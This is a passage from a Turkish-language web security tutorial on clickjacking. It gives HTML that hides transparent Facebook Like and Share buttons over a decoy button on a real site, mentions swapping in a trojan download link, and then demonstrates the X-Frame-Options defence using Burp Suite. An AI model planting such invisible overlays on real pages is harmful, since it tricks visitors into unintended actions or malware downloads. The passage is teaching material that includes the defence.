Dolayısıyla paylaş butonuna tıklamaya çalıştığımızda iframe'in butonu bizi yabancı bir web sitesine yönlendirecektir. Şimdi Paylaş butonuna tıklayalım (yani iframe'e tıklayalım) ve clickjacking saldırısına maruz kalalım:






Böylece tıklama eylemimiz Paylaş butonuna değil de iframe'e gitmiş oldu ve yabancı bir sunucuya gönderilmiş olduk.

Uygulama 2 [Clickjacking Uygulaması (Facebook Like & Share Butonları)]

(+) Birebir denenmiştir ve başarıyla uygulanmıştır.

Şimdi reel bir uygulama yapalım. Bir web sitesindeki belirli bir butonun önüne facebook like ve share butonlarını transparan olarak koyalım. Site ziyaretçileri ise ekranda gördükleri butona tıklarlarken istemeden saldırgana like kazandırmış olsunlar ya da saldırganın içeriğini paylaşmış olsunlar.

Bu senaryo için includekarabuk sitesinin kbudersnotlari.php sayfasını kullanalım. Sayfa normalde şu şekildedir:




Sayfadaki Beğen ve Paylaş butonlarını getiren div ise şu şekildedir:

```
<div class="fb-like" data-href="http://www.includekarabuk.com/kbudersnotlari.php" data-layout="standard" data-action="like" data-show-faces="true" data-share="true"></div>
```

Bu div'i kontrol amaçlı yarı transpan yapalım.

```
<div class="fb-like" style="opacity:0.5 !important; " data-href="http://www.includekarabuk.com/kbudersnotlari.php" data-layout="standard" data-action="like" data-show-faces="true" data-share="true"></div>
```



Görüldüğü üzere butonlar yarı transparan olabilmiştir. Şimdi bu div'i tamamen transparan yapalım ve z-index'ini 1 yaparak öne çıkar diyelim.


```
<div class="fb-like" style="opacity:0 !important; z-index:1 !important;"  data-href=
"http://www.includekarabuk.com/kbudersnotlari.php" data-layout="standard"
data-action="like" data-show-faces="true" data-share="true"></div>
```

Ardından div kodlamasının üzerine gelecek ve ziyaretçiler için çekici bir buton ekleyelim.

```
<input type="button" style="position: absolute; width:300; height:25px;" value="Daha
Fazla Not"><div class="fb-like" style="width: 400px; height: 100px; opacity:0 !important;
z-index:1 !important;" data-href="http://www.includekarabuk.com/kbudersnotlari.php" data-
layout="standard" data-action="like" data-show-faces="true" data-share="true"></div>
```

Not: Butona ekstradan position:absolute koymak gerekiyormuş.


Bu son kodlamayı sitenin ilgili yerine koyduğumuz takdirde aşağıdaki görüntüyü elde ederiz.




Böylece sayfayı ziyaret eden kişiler daha fazla not almak için “Daha Fazla Not” butonuna tıklamak istediklerinde butonun önünde görünmez olan facebook like ve share butonlarına basmış olacaklardır. Saldırgan bu şekilde kendi içeriği için like toplayabilir ya da share ile kendi içeriğinin reklamını yapabilir.


Not:

“Daha Fazla Not” butonu üzerinde fare imlecini gezdirdiğimizde sol yanında Like yazısının belirdiği, sağ yanında ise share url'sinin belirdiği görülmüştür.





Butonun (yani iframe'in) üzerine tıklandığında ise facebook login sayfası gelmiştir:



Ziyaretçi facebook'a zaten login'se butona tıkladığında durumun farkına varamayacaktır.

Burada saldırgan “Daha Fazla Not” butonu önüne trojan linki de koyabilir ve böylece kullanıcılar ders notu indiriyorum diye trojan dosyası indirerek kontrol altına alınabilirler.

Uygulama 3 [X-Frame-Options ile Önlem Uygulaması]

Gereksinimler


/var/www/Clickjacking Uygulamasi/deneme.html	// Zararlı Web Uygulama
www.includekarabuk.com	// Zafiyetli Web Uygulama

Bu uygulamada www.includekarabuk.com web uygulamasının içeriklerinin bir başka web adresi localhost'ta iframe ile yansıtılması uygulaması yapılacaktır. Normalde www.includekarabuk.com web uygulaması clickjacking önlemi kullanmadığından içeriğinin iframe ile localhost web adresinde yansıtılması gerçekleşecektir. Fakat eğer www.includekarabuk.com web uygulaması clickjacking önlemi X-Frame-Options başlığını kullanırsa bir başka web adresi olan localhost'ta ve diğer başka adreslerde iframe ile içeriğinin yansıtılmasına müsade etmeyecektir. www.includekarabuk.com web uygulaması içeriklerinin iframe ile yansıtılması noktasında nasıl kısıtlamalar koyabilir bu uygulamada gösterilecektir.


www.includekarabuk.com web uygulaması clickjacking'e karşı zafiyetli durumdadır, çünkü x-frame-options yanıt başlığı kullanmamaktadır. Bu zafiyet nedeniyle içerikleri başka web adreslerde örneğin şeffaf iframe olarak kullanılabilir ve suitimal edilebilir durumdadır (veya kendi web uygulamasına sızıldığı durumda kendi içerikleri kendi web adresinde saldırgan eliyle örneğin şeffaf iframe olarak kullanılabilir ve suitimal edilebilir durumdadır). Bu türden clickjacking saldırılarını engellemek için x-frame-options kullanılmalıdır.

Öncelikle clickjacking zafiyetli www.includekarabuk.com web uygulamasının anasayfa içeriğini zararlı web uygulama konumundaki localhost web adresinde iframe ile yansıtalım.

Zararlı Web Adresi: /var/www/Clickjacking Uygulaması/deneme.html



Çıktı:




Görüldüğü gibi www.includekarabuk.com web uygulaması kendi içeriklerinin iframe ile yansıtılmasına izin verir durumdadır. Bu durum zararlı web adresindeki kullanıcıların clickjacking saldırısına maruz kalmalarına ve fare tıklamalarının www.includekarabuk.com'da bir eylemi gerçekleştirmek üzerine çalınmasına sebep olabilir. Bu ise www.includekarabuk.com uygulamasının tasarımı gereği var olan özelliklerinin fark etmeden çalıştırılmasıyla www.includekarabuk.com için veya kullanıcıları için zararlı sonuçlar doğrulabilir.

Normalde clickjacking önlemine sahip olmayan www.includekarabuk.com web uygulamasında web sunucu ayarı yaptığımızı ve clickjacking önleyen (yani web uygulama içeriklerinin iframe ile yansıtılmasını kontrol altına alan) X-Frame-Options http yanıt başlığını kullandığımızı varsayalım. Bunu simule etmek için burpsuite ile iframe içeriği yüklenirken gelen www.includekarabuk.com yanıt paketine elle X-Frame-Options http yanıt başlığı eklenecektir.


(*) Not:

Zafiyetli www.includekarabuk.com web uygulamasına sunucu seviyesinde erişim sağlanamadığından (hosting firması bunu temin etmediğinden) x-frame-options başlığı konfigurasyondan konulamayacaktır. Fakat bunun yerine www.includekarabuk.com'dan gelen yanıt paketine burp ile elle X-Frame-Options koyarak sanki web sunucu öyle yapılandırılmış gibi yapabiliriz.

